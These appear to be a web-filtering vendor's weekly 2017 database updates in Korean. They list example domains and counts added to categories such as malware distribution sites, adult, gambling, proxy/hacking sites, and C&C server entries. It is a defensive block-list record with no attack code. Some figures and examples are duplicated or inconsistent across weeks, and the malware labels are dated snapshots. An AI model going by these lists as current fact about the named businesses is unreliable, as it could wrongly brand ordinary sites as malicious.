〈도박〉	www.gn845.com/	79
〈만화〉,〈채팅〉	www.pokemonepisodes.net/	37
〈증권사〉,〈투자정보〉	www.fundamo.co.kr/	293
〈프록시〉,〈해킹〉,〈원격서비스〉	university-hackers.com/	218
〈전자상거래〉	www.stylewave.co.kr/	1,276
〈커뮤니티〉	www.unikind.co.kr/	6,213
〈기타 카테고리〉	www.ncpedia.org/	8,525
계		17,410

넷앱스 (Network Applications)

2017년 누적 (11주차)	지난 1주일 누적 (2017.03.13~03.17)
1,556	1

카테고리	넷앱스 명	추가 IP/Port 수
〈우회접속〉	데이터세이버	1
계		1

2017년 누적 (12주차)

지난 1주일 누적 (2017.03.20~03.24)

4,401,208 악성코드 배포사이트 — **190,303** (추가 91,204 / 삭제 99,099)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	한인이스라엘 선교회	www.kimission.com	17.3.23
〈웹하드〉	WoWDeals	www.directmirror.com	17.3.23
〈전자상거래_경매〉	초롱불카드	www.chorongbul.co.kr	17.3.22
〈게임〉	GameDemo.com	www.gamedemo.com	17.3.21

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	370

465 암호화웹 (HTTPS)사이트 — **76**

카테고리	추가 사이트(예)	
〈음란물〉	yajoa 외 9개	https://www.yajoa.net/
〈만화〉	Pokemon_Episodes	https://www.pokemonepisodes.net/
〈도박〉	starpoker 외 4개	https://www.starpoker.in/
〈P2P_Warez〉	토렌트위즈3 외 4개	https://www.torrentwiz3.com/
〈웹메일〉	Kielnet_웹메일 외 8개	https://webmail.kielnet.net/

211,927 비업무 사이트 — **22,902**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentbb.net/	458
〈음란물〉	www.exoasian.com/	7,483
〈게임〉	www.onmyojigame.com/	128
〈도박〉	www.fas177.com/	76
〈만화〉,〈채팅〉	www.wowcomics.co.kr/	33
〈증권사〉,〈투자정보〉	www.seoulinvest.co.kr/	251
〈프록시〉,〈해킹〉,〈원격서비스〉	www.xsurf.nl/	348
〈전자상거래〉	www.lavishhome.co.kr/	1,008
〈커뮤니티〉	www.kdv.or.kr/	5,597
〈기타 카테고리〉	www.somethinglovely.net/	7,520
계		22,902

374 넷앱스 (Network Applications) — **374**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	370
〈원격제어〉	RunRemote	4
계		374

2017년 누적 (13주차)

지난 1주일 누적 (2017.03.27~03.31)

4,653,538 악성코드 배포사이트 — **252,330** (추가 131,605 / 삭제 120,725)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	(주)제니스와인	www.zenithwine.co.kr	17.3.30
	하프클럽 - 대한민국 메가쇼핑	doota.ogage.co.kr	17.3.29
〈생활_가정〉	오시정	www.5cijung.com	17.3.28
〈사회단체〉	SPTV	www.sptv.co.kr,	17.3.28

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	80

494 암호화웹 (HTTPS)사이트 — **29**

카테고리	추가 사이트(예)	
〈음란물〉	Gimuzi 외 8개	https://www.gimuzi.com/
〈만화〉	Initium 외 6개	https://www.playinitium.com/
〈도박〉	Noxwin	https://www.noxwin.com/
〈P2P_Warez〉	Adjarabet 외 4개	https://www.adjarabet.com/
〈웹메일〉	티프리카2	https://www.tfreeca2.com/

232,225 비업무 사이트 — **20,298**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.yogitorrent.com/	68
〈음란물〉	www.acetherapy.co.kr/	2,597
〈게임〉	www.kingdomhearts.com/	123
〈도박〉	www.nan111.com/	85
〈만화〉,〈채팅〉	www.badtoon.co.kr/	44
〈증권사〉,〈투자정보〉	www.bestmoneyplan.co.kr/	381
〈프록시〉,〈해킹〉,〈원격서비스〉	remote.kais.kr/	135
〈전자상거래〉	www.littlemuse.co.kr/	1,468
〈커뮤니티〉	www.kumhoin.kr/	5,563
〈기타 카테고리〉	www.highwaymaps.eu/	9,834
계		20,298

2,010 넷앱스 (Network Applications) — **80**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	80
계		80

2017년 누적 (14주차)

지난 1주일 누적 (2017.04.03~04.07)

악성코드 배포사이트

4,897,936	244,398	추가 123,176	삭제 121,222

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	한인이스라엘 선교회	www.kimission.com	17.3.23
〈웹하드〉	WoWDeals	www.directmirror.com	17.3.23
〈전자상거래_경매〉	초롱불카드	www.chorongbul.co.kr	17.3.22
〈게임〉	GameDemo.com	www.gamedemo.com	17.3.21

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	356

암호화웹 (HTTPS)사이트

531	37

카테고리	추가 사이트(예)	
〈음란물〉	vrporn 외 14개	https://www.vrporn.com/
〈게임〉	킹덤하츠	https://www.kingdomhearts.com/
〈도박〉	dunder 외 3개	https://www.dunder.com/
〈P2P_Warez〉	Ontorrent 외 4개	https://www.ontorrent.net/
〈웹하드〉	WeTransfer 외 4개	https://wetransfer.com/

비업무 사이트

249,065	16,840

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentya1.com/	83
〈음란물〉	www.hbboo.net/	4,446
〈게임〉	www.mindgame.kr/	325
〈도박〉	www.tozzang.com/	76
〈만화〉,〈채팅〉	www.anycomic.co.kr/	33
〈증권사〉,〈투자정보〉	www.doctorstock.co.kr/	308
〈프록시〉,〈해킹〉,〈원격서비스〉	www.uberhackz.org/	70
〈전자상거래〉	www.garurang.com/	1,223
〈커뮤니티〉	www.kmumu.com/	2,572
〈기타 카테고리〉	www.360map.co.kr/	7,704
계		16,840

넷앱스 (Network Applications)

2,375	365

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	356
〈증권〉	대신증권/크레온 외 9개	9
계		365

4월

2017년 누적 (15주차)

지난 1주일 누적 (2017.04.10~04.14)

악성코드 배포사이트

5,092,234	194,298	추가 98,990	삭제 95,308

카테고리	추가 사이트(예)		추가시점
〈채팅〉	조이팅	www.joyting.com	17.4.13
〈커뮤니티_동호회〉	예능다시보기사이트	www.keydata.co.kr	17.4.13
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.4.12
	해병프라자	www.rokmcplaza.com	17.4.12
〈커뮤니티_동호회〉	인천여자고등학교 총동창회	www.incheongh.com	17.4.11
〈구인_구직〉	잡쿡	www.jobcook.com	17.4.10

암호화웹 (HTTPS)사이트

563	32

카테고리	추가 사이트(예)	
〈음란물〉	jilssa 외 15개	https://www.jilssa.com/
〈도박〉	b-bets 외 3개	https://www.b-bets.com/
〈P2P_Warez〉	토렌트킴10 외 2개	https://www.torrentkim10.net/
〈웹하드〉	경일대학교_웹하드 외 3개	https://webhard.kiu.ac.kr/
〈프록시〉	glype 외 2개	https://www.glype.com/

비업무 사이트

265,539	16,474

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.asfile.co.kr/	75
〈음란물〉	www.fox1haja.co.kr/	2,804
〈게임〉	www.ip365.co.kr/	250
〈도박〉	www.ugambling.com/	80
〈만화〉,〈채팅〉	www.mhmee.com/	62
〈증권사〉,〈투자정보〉	www.ldgold.co.kr/	207
〈프록시〉,〈해킹〉,〈원격서비스〉	www.sierraremote.com/	85
〈전자상거래〉	www.cozynest.co.kr/	876
〈커뮤니티〉	www.gumifo.org/	5,577
〈기타 카테고리〉	www.airfoiltools.com/	6,458
계		16,474

넷앱스 (Network Applications)

2,382	7

카테고리	넷앱스 명	추가 IP/Port 수
〈메신저〉	교보증권 메신저	2
	위비톡	5
계		7

2017년 누적 (16주차)

지난 1주일 누적 (2017.04.17~04.21)

5,421,506 악성코드 배포사이트 — 329,272 (추가 171,071 / 삭제 158,201)

카테고리	추가 사이트(예)		추가시점
〈투자정보(증권_부동산)〉	라온하우스	www.laonhouse.co.kr	17.4.20
〈커뮤니티_동호회〉	바이럴블로그	www.viralblog.co.kr	17.4.20
〈전자상거래_경매〉	뉴욕현지 해외구매대행	www.ilove-ny.co.kr	17.4.19
〈생활_가정〉	전세버스닷컴	www.junsebus.com	17.4.18
〈건강_의학〉	유태석내과	www.y-doctor.co.kr	17.4.18
〈인터넷방송〉	재방송닷컴	www.jebangsong.com	17.4.17

601 암호화웹 (HTTPS)사이트 — 38

카테고리	추가 사이트(예)	
〈음란물〉	janor5 외 19개	https://www.janor5.net/
〈도박〉	gogoca7 외 6개	https://www.gogoca7.com/
〈P2P_Warez〉	토렌트걸s 외 1개	https://www.torrentgirls.net/
〈웹하드〉	Telus_웹메일 외 7개	https://webmail.telus.net/
〈인터넷방송〉	넷플릭스	https://www.netflix.com/

285,674 비업무 사이트 — 20,135

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentring.com/	59
〈음란물〉	www.1004hey.com/	2,610
〈게임〉	www.boxgame.co.kr/	313
〈도박〉	www.gogoca7.com/	126
〈만화〉,〈채팅〉	www.avcomic.co.kr/	26
〈증권사〉,〈투자정보〉	www.investagrams.com/	383
〈프록시〉,〈해킹〉,〈원격서비스〉	www.buyproxies.org/	90
〈전자상거래〉	www.soaprime.com/	965
〈커뮤니티〉	www.codenineacademy.com/	7,339
〈기타 카테고리〉	www.timemaps.com/	8,224
계		20,135

2,387 넷앱스 (Network Applications) — 5

카테고리	넷앱스 명	추가 IP/Port 수
〈파일공유_웹하드〉	웹하드_Dropbox	2
〈메신저〉	Unitel 메신져	3
계		5

4월

2017년 누적 (17주차)

지난 1주일 누적 (2017.04.24~04.28)

5,771,362 악성코드 배포사이트 — **349,856** (추가 349,856 / 삭제 166,528)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	파인골프	www.golfpine.co.kr	17.4.27
〈전자상거래_경매〉	소개팅사이트	www.09cd.co.kr	17.4.26
〈게임〉	모바일게임 헝그리앱	www.monawa.com	17.4.26
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.4.25

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	284

663 암호화웹 (HTTPS)사이트 — **62**

카테고리	추가 사이트(예)	
〈음란물〉	yapiece 외 13개	https://www.yapiece.com/
〈도박〉	spinit 외 26개	https://www.spinit.com/
〈게임〉	Lords_and_Knights	https://www.lordsandknights.com/
〈P2P_Warez〉	토렌트리7 외 12개	https://www.torrentlee7.com/
〈웹하드_웹오피스〉	Microsoft_Teams 외 3개	https://teams.microsoft.com/

301,564 비업무 사이트 — **15,890**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentin1.net/	71
〈음란물〉	www.kissame.org/	2,068
〈게임〉	www.pokemmo.kr/	122
〈도박〉	www.omg173.com/	98
〈만화〉,〈채팅〉	www.saikyo-jump.com/	17
〈증권사〉,〈투자정보〉	www.ohyip.com/	206
〈프록시〉,〈해킹〉,〈원격서비스〉	www.home-biz.info/	79
〈전자상거래〉	www.ssamter.com/	1,184
〈커뮤니티〉	www.yonseinsc.com/	4,048
〈기타 카테고리〉	www.geocurrents.info/	7,997
계		15,890

2,678 넷앱스 (Network Applications) — **291**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	284
〈파일공유_웹하드〉	sunshineapp	1
〈우회접속〉	올가 외 3개	4
〈웹메일 연동〉	gmail_smtp	2
계		291

2017년 누적 (18,19주차)

지난 1주일 누적 (2017.05.01~05.12)

악성코드 배포사이트

6,641,117

869,755 (추가 436,370 / 삭제 433,385)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	종로미가도시락	www.dosirakmiga.com	17.5.11
〈게임〉	게임포털 지엔조이	ragnarokonline.com	17.5.10
〈학교_학술_교육_연구기관〉	미래투어스쿨	miraets.co.kr	17.5.10
〈게임〉	디지매직스	www.digimagics.com	17.5.9

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	159

암호화웹 (HTTPS)사이트

714

51

카테고리	추가 사이트(예)	
〈음란물〉	opgirls54 외 31개	https://www.opgirls54.info/
〈도박〉	df-bet 외 12개	https://www.df-bet.org/
〈P2P_Warez〉	Tcafe	https://www.1tcafe.com/
〈웹하드_웹오피스〉	Fastshare	https://www.fastshare.cz/
〈웹메일〉	Bell_이메일	https://webmail.bell.net/

비업무 사이트

325,315

23,751

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.filedwon.info/	91
〈음란물〉	www.opt008.com/	228
〈게임〉	www.tuegames.com/	213
〈도박〉	www.blackjacksites.info/	118
〈만화〉,〈채팅〉	www.toonia.co.kr/	36
〈증권사〉,〈투자정보〉	www.prooptg.com/	368
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hacking-program.com/	109
〈전자상거래〉	www.lolstore.co.kr/	1,301
〈커뮤니티〉	www.usimin.or.kr/	10,311
〈기타 카테고리〉	www.easyzip.co.kr/	10,976
계		23,751

넷앱스 (Network Applications)

2,837

159

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	159
계		159

2017년 누적 (20주차)

지난 1주일 누적 (2017.05.15~05.19)

악성코드 배포사이트

6,794,983 | 153,866 (추가 82,558 / 삭제 71,308)

카테고리	추가 사이트(예)		추가시점
〈복권_경품_이벤트〉	경품나라	www.en4u.co.kr	17.5.18
〈생활_가정〉	이사패밀리-원룸이사	www.0024zim.co.kr	17.5.18
	도그텔	www.dogtel.co.kr	17.5.17
〈여행_레저〉	지산펜션	www.jisanpension.com	17.5.17

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	211

암호화웹 (HTTPS)사이트

757 | 43

카테고리	추가 사이트(예)	
〈음란물〉	ok 19 외 29개	https://www.ok19.net/
〈도박〉	mt-hunt 외 2개	https://www.mt-hunt.com/
〈게임〉	망고T5 외 1개	https://www.mangot5.com/
〈P2P_Warez〉	토렌트붐 외 5개	https://www.torrentboom.net/
〈웹하드_웹오피스〉	Filedwon	https://www.filedwon.info/

비업무 사이트

351,058 | 25,743

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentgl.net/	86
〈음란물〉	www.19mango.com/	10,210
〈게임〉	www.eraofgames.net/	866
〈도박〉	www.totoilbo.com/	54
〈만화〉,〈채팅〉	www.zoodotcom.com/	24
〈증권사〉,〈투자정보〉	www.silver77.co.kr/	211
〈프록시〉,〈해킹〉,〈원격서비스〉	www.webproxyfor.com/	100
〈전자상거래〉	www.nfu.co.kr/	814
〈커뮤니티〉	www.kiteforum.com/	6,473
〈기타 카테고리〉	www.papercompany.co.kr/	6,905
계		25,743

넷앱스 (Network Applications)

3,085 | 248

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	211
〈증권〉	KB투자증권 외 4개	8
〈웹하드〉	웹하드_webhard(데이콤)	1
〈원격제어〉	Teamviewer	28
계		248

2017년 누적 (21주차)

지난 1주일 누적 (2017.05.22~05.26)

악성코드 배포사이트

7,042,693	247,710	추가 124,091	삭제 123,619

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	출장바베큐 에이스바베큐	www.acebbq.co.kr	17.5.25
〈건강_의학〉	유태석내과	www.y-doctor.co.kr	17.5.24
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.5.24
〈여행_레저〉	렛츠고 리조트	www.letsgoresort.com	17.5.23

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	3

암호화웹 (HTTPS)사이트

810	53

카테고리	추가 사이트(예)	
〈음란물〉	avbest 외 20개	https://www.avbest.net/
〈도박〉	sov100 외 7개	https://www.sov100.com/
〈게임〉	인저스티스2 외 5개	https://www.injustice.com/
〈채팅〉	Cryptocat 외 1개	https://www.crypto.cat/
〈P2P_Warez〉	Torrentrapid	https://www.torrentrapid.com/

비업무 사이트

370,019	18,961

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentkik.net/	86
〈음란물〉	www.bamya1.kr/	1,760
〈게임〉	www.p-pokemon.com/	2,657
〈도박〉	www.qg225588.com/	197
〈만화〉,〈채팅〉	www.mangateen.com/	24
〈증권사〉,〈투자정보〉	www.incumoney.com/	211
〈프록시〉,〈해킹〉,〈원격서비스〉	www.h1z1hack.com/	100
〈전자상거래〉	www.onily.co.kr/	814
〈커뮤니티〉	www.spyidea.com/	6,473
〈기타 카테고리〉	www.sunrise-and-sunset.com/	6,639
계		18,961

넷앱스 (Network Applications)

3,113	28

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	3
〈증권〉	키움증권 외 9개	22
〈우회접속〉	IPWORK	3
계		28

5월

2017년 누적 (22주차)

지난 1주일 누적 (2017.05.29~06.02)

7,355,828 악성코드 배포사이트 — **313,135** (추가 149,494 / 삭제 163,641)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	Easy-Banker	www.easy-banker.com	17.6.1
〈여행_레저〉	경주게스트하우스산타	www.guesthousesanta.com	17.5.31
〈커뮤니티_동호회〉	용왕산마라톤클럽	www.yongwangsan.com	17.5.31
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.5.30

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	309

834 암호화웹 (HTTPS)사이트 — **24**

카테고리	추가 사이트(예)	
〈음란물〉	avgle 외 13개	https://www.avgle.com/
〈도박〉	happyfortune 외 3개	https://www.happyfortune.com/
〈만화〉	Mangateen	https://www.mangateen.com/
〈P2P_Warez〉	Vitorrento.org 외 1개	https://www.vitorrento.org/
〈웹하드_웹오피스〉	GoToMeeting 외 1개	https://www.gotomeeting.com/

382,551 비업무 사이트 — **12,532**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tomovie.net/	81
〈음란물〉	www.fullhqsex.com/	934
〈게임〉	www.towerfall-game.com/	302
〈도박〉	www.freebetting.net/	82
〈만화〉,〈채팅〉	www.eatmanga.com/	116
〈증권사〉,〈투자정보〉	www.scientificbeta.com/	137
〈프록시〉,〈해킹〉,〈원격서비스〉	www.personalvpn.com/	131
〈전자상거래〉	www.fromkay.co.kr/	666
〈커뮤니티〉	www.500won.net/	3,760
〈기타 카테고리〉	www.italian-verbs.com/	6,323
계		12,532

3,429 넷앱스 (Network Applications) — **316**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	309
〈증권〉	현대증권(KB증권)	7
계		316

2017년 누적 (23주차)

지난 1주일 누적 (2017.06.05~06.09)

악성코드 배포사이트

7,693,616	337,788	추가 170,072	삭제 167,716

카테고리	추가 사이트(예)		추가시점
〈구인_구직〉	잡쿡	www.jobcook.com	17.6.8
〈기업_경영〉	퓨젼HDTV	www.fusionhdtv.co.kr	17.6.8
	종로미가도시락	www.dosirakmiga.com	17.6.7
〈커뮤니티_동호회〉	용왕산마라톤클럽	www.yongwangsan.com	17.6.6

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	370

암호화웹 (HTTPS)사이트

879	45

카테고리	추가 사이트(예)	
〈음란물〉	9mung 외 18개	https://www.9mung.cc/
〈도박〉	webcasino 외 9개	https://www.webcasino.de/
〈게임〉	크로스아웃 외 6개	https://www.crossout.net/
〈P2P_Warez〉	토렌트리8 외 4개	https://www.torrentlee8.com/
〈웹하드_웹오피스〉	Smallpdf	https://smallpdf.com/

비업무 사이트

405,924	23,373

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentgod.club/	80
〈음란물〉	www.sexdaiso.com/	4,580
〈게임〉	www.pokemonbattlearena.net/	4,385
〈도박〉	www.xpjav27.com/	1,481
〈만화〉,〈채팅〉	www.eatmanga.me/	18
〈증권사〉,〈투자정보〉	www.morningstar.it/	83
〈프록시〉,〈해킹〉,〈원격서비스〉	www.workingkeys.us/	57
〈전자상거래〉	www.21ctrend.com/	315
〈커뮤니티〉	www.womad.me/	4,012
〈기타 카테고리〉	www.freetamilfont.com/	8,362
계		23,373

넷앱스 (Network Applications)

3,799	370

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	370
계		370

6월

2017년 누적 (24주차)

지난 1주일 누적 (2017.06.12~06.16)

7,837,397 악성코드 배포사이트 — **143,781** (추가 75,751 / 삭제 68,030)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	마미봇	www.mamirobot.com	17.6.15
〈생활_가정〉	도그텔	www.dogtel.co.kr	17.6.15
	둘둘치킨	www.22chicken.co.kr	17.6.15
〈컴퓨터_소프트웨어_서비스〉	레몬웹툰	www.lemonwebtoon.com	17.6.14
〈사회단체〉	의료사고가족연합회	www.malpractice.co.kr	17.6.13
〈기업_경영〉	ANC승무원학원	www.anc.co.kr	17.6.12

917 암호화웹 (HTTPS)사이트 — **38**

카테고리	추가 사이트(예)	
〈음란물〉	wink85 외 15개	https://www.wink85.com/
〈도박〉	oranje 외 4개	https://www.oranje.casino/
〈게임〉	더트4 외 2개	https://www.dirt4game.com/
〈만화〉	애니갓 외 2개	https://www.anigod.com/
〈P2P_Warez〉	Viatorrenthd 외 3개	https://www.viatorrenthd.com/

425,734 비업무 사이트 — **19,810**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmi.com/	111
〈음란물〉	www.1004rang.com/	2,907
〈게임〉	www.boomgames.com/	741
〈도박〉	www.surebet247.com/	654
〈만화〉,〈채팅〉	www.justoon.co.kr/	47
〈증권사〉,〈투자정보〉	www.antpeer.kr/	210
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxyof.com/	82
〈전자상거래〉	www.toring.co.kr/	784
〈커뮤니티〉	www.soskr.com/	4,037
〈기타 카테고리〉	www.thoughtco.com/	10,237
계		19,810

2017년 누적 (25주차)

지난 1주일 누적 (2017.06.19~06.23)

8,104,038 악성코드 배포사이트 **266,641** 추가 137,553 삭제 129,088

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	아이엠핸드메이드	www.iamhandmade.co.kr	17.6.22
〈기업_경영〉	강태우 어학원	www.walesedu.com	17.6.22
〈여행_레저〉	초원낚시터	www.chowonfishing.co.kr	17.6.21
〈컴퓨터_소프트웨어_서비스〉	레몬웹툰	www.lemonwebtoon.com	17.6.20
〈문화_예술〉	춘천 인형극제	festival.cocobau.com	17.6.20
〈생활_가정〉	도그텔	www.dogtel.co.kr	17.6.19

962 암호화웹 (HTTPS)사이트 **45**

카테고리	추가 사이트(예)	
〈음란물〉	sora9net외 14개	https://www.sora9net.com/
〈도박〉	kia700 외 10개	https://www.kia700.com/
〈게임〉	다운타운_마피아 외 3개	https://www.downtown-mafia.com/
〈P2P_Warez〉	파일워 외 4개	https://www.filewar.com/
〈웹하드_웹오피스〉	zoom	https://zoom.us

441,569 비업무 사이트 **15,835**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentleex.com/	217
〈음란물〉	www.cloudclub.kr/	4,047
〈게임〉	www.iogames.space/	135
〈도박〉	www.baccarat-online-game.com/	238
〈만화〉,〈채팅〉	www.yttoons.com/	142
〈증권사〉,〈투자정보〉	www.mcstock.co.kr/	185
〈프록시〉,〈해킹〉,〈원격서비스〉	www.nitevpn.cf/	141
〈전자상거래〉	www.dcplace.co.kr/	509
〈커뮤니티〉	www.dicasajin.co.kr/	3,816
〈기타 카테고리〉	www.tubeheartbeat.com/	6,406
계		15,835

2017년 누적 (26주차)

지난 1주일 누적 (2017.06.26~06.30)

8,353,880 악성코드 배포사이트 — **249,842** (추가 125,513 / 삭제 124,329)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	체형교정 운동치료 바른자리	www.goodjari.com	17.6.29
〈P2P_Warez〉	General-File.com	www.general-file.com	17.6.29
〈건강_의학〉	강남비뇨기과	www.gooodlife.com	17.6.28
〈투자정보(증권_부동산)〉	미래와 정보	www.fistock.co.kr	17.6.28

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	256

1,009 암호화웹 (HTTPS)사이트 — **47**

카테고리	추가 사이트(예)	
〈음란물〉	balbaly 외 15개	https://www.balbaly.com/
〈도박〉	bit365 외 10개	https://www.bit365.bet/
〈게임〉	Diabloii 외 1개	https://www.diabloii.net/
〈만화〉	YTToons	https://www.yttoons.com/
〈P2P_Warez〉	토렌트리a 외 12개	https://www.torrentleea.com/

456,823 비업무 사이트 — **15,254**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentp.com/	101
〈음란물〉	www.dalbam18.com/	2,837
〈게임〉	www.games-labo.com/	226
〈도박〉	www.casinosmash.com/	796
〈만화〉,〈채팅〉	www.toongoggles.com/	25
〈증권사〉,〈투자정보〉	www.truestock.kr/	413
〈프록시〉,〈해킹〉,〈원격서비스〉	www.freevpnnetwork.com/	152
〈전자상거래〉	www.hidestore.co.kr/	204
〈커뮤니티〉	www.ccloud.co.kr/	4,251
〈기타 카테고리〉	www.koreatibet.kr/	6,249
계		15,254

4,066 넷앱스 (Network Applications) — **267**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	256
〈원격〉	Teamviewer	1
〈메신저〉	야후메신저 외 1개	10
계		267

2017년 누적 (27주차)

지난 1주일 누적 (2017.07.03~07.07)

8,577,208 악성코드 배포사이트 — **223,328** (추가 116,729 / 삭제 106,599)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	뷰티큰사랑	www.mooncos.com	17.7.6
〈기업_경영〉	TILEPLAZA	www.tileplaza.co.kr	17.7.5
〈여행_레저〉	담양 리조트 온천	www.damyangspa.com	17.7.5
	미조리조트펜션	www.mijoresort.com	17.7.4
	에어포트콘도텔	www.naksancondo.com	17.7.4
〈기업_경영〉	양평해장국	www.haejang.co.kr	17.7.4

1,041 암호화웹 (HTTPS)사이트 — **32**

카테고리	추가 사이트(예)	
〈음란물〉	soragirls 외 9개	https://www.soragirls.com/
〈도박〉	sup500 외 11개	https://www.sup500.com/
〈게임〉	엔투게임	https://sec.ntogame.com/
〈P2P_Warez〉	오토렌트n 외 3개	https://www.otorrentn.com/
〈증권사〉	KB투자증권(https)	https://www.kbsec.com/

471,767 비업무 사이트 — **14,944**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentbot.me/	91
〈음란물〉	www.sexdu.net/	1,332
〈게임〉	www.zxgame24.com/	427
〈도박〉	www.efbet.com/	215
〈만화〉,〈채팅〉	www.ani119.net/	26
〈증권사〉,〈투자정보〉	www.coinfamily.co.kr/	227
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hacknet-os.com/	118
〈전자상거래〉	www.mygn.co.kr/	664
〈커뮤니티〉	www.uni-one.kr/	3,938
〈기타 카테고리〉	www.hifi-manuals.com/	7,906
계		14,944

2017년 누적 (28주차)

지난 1주일 누적 (2017.07.10~07.14)

8,797,474 악성코드 배포사이트 — **220,266** (추가 113,109 / 삭제 107,157)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	목포아동병원	www.mpchild.com	17.7.13
〈학교_학술_교육_연구기관〉	ANC지상직학원	www.airanc.com	17.7.12
〈사회단체〉	한국국제사이버박람회	www.koreaice.co.kr	17.7.12
〈전자상거래_경매〉	스페셜빈	www.specialbean.co.kr	17.7.11
	쿠폰천국	www.coupon1009.com	17.7.11
〈여행_레저〉	비전회원권거래소	www.visiongolf.co.kr	17.7.10

1,085 암호화웹 (HTTPS)사이트 — **44**

카테고리	추가 사이트(예)	
〈음란물〉	opnaratv 외 22개	https://www.opnaratv.com/
〈도박〉	ioi100 외 9개	https://www.ioi100.com/
〈게임〉	Maxigame 외 3개	https://www.maxigame.org/
〈P2P_Warez〉	Torrentgl.net 외 3개	https://www.torrentgl.net/
〈웹하드〉	유한대학교_웹디스크	https://idisk.yuhan.ac.kr/

488,073 비업무 사이트 — **16,306**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.popgames.kr/	63
〈음란물〉	www.playbam.net/	2,836
〈게임〉	www.lbjvip.com/	320
〈도박〉	www.jmj707.com/	271
〈만화〉,〈채팅〉	www.toonkor.com/	10
〈증권사〉,〈투자정보〉	www.bkst.co.kr/	316
〈프록시〉,〈해킹〉,〈원격서비스〉	www.ow-hacker.vip/	49
〈전자상거래〉	www.milimage.com/	965
〈커뮤니티〉	www.hongikbridge.com/	4,365
〈기타 카테고리〉	www.chemi-life.com/	7,111
계		16,306

4,080 넷앱스 (Network Applications) — **14**

카테고리	넷앱스 명	추가 IP/Port 수
〈증권 프로그램〉	현대증권	9
〈파일공유_웹하드〉	sunshineapp 외 1개	5
계		14

2017년 누적 (29주차)

지난 1주일 누적 (2017.07.17~07.21)

악성코드 배포사이트

9,155,814 누적

358,340 (추가 237,789 / 삭제 120,551)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	생태건축 자연애	www.wood4000.com	17.7.20
〈여행_레저〉	펭글	www.pengle.co.kr	17.7.20
〈기업_경영〉	대은조명	www.daeeunlighting.co.kr	17.7.19
	하나계측기	www.hanascale.com	17.7.19
	종로미가도시락	www.dosirakmiga.com	17.7.18
	TV ZONE	www.tvzone119.com	17.7.17

암호화웹 (HTTPS)사이트

1,120 누적

35

카테고리	추가 사이트(예)	
〈음란물〉	yamong4 외 19개	https://www.yamong4.com/
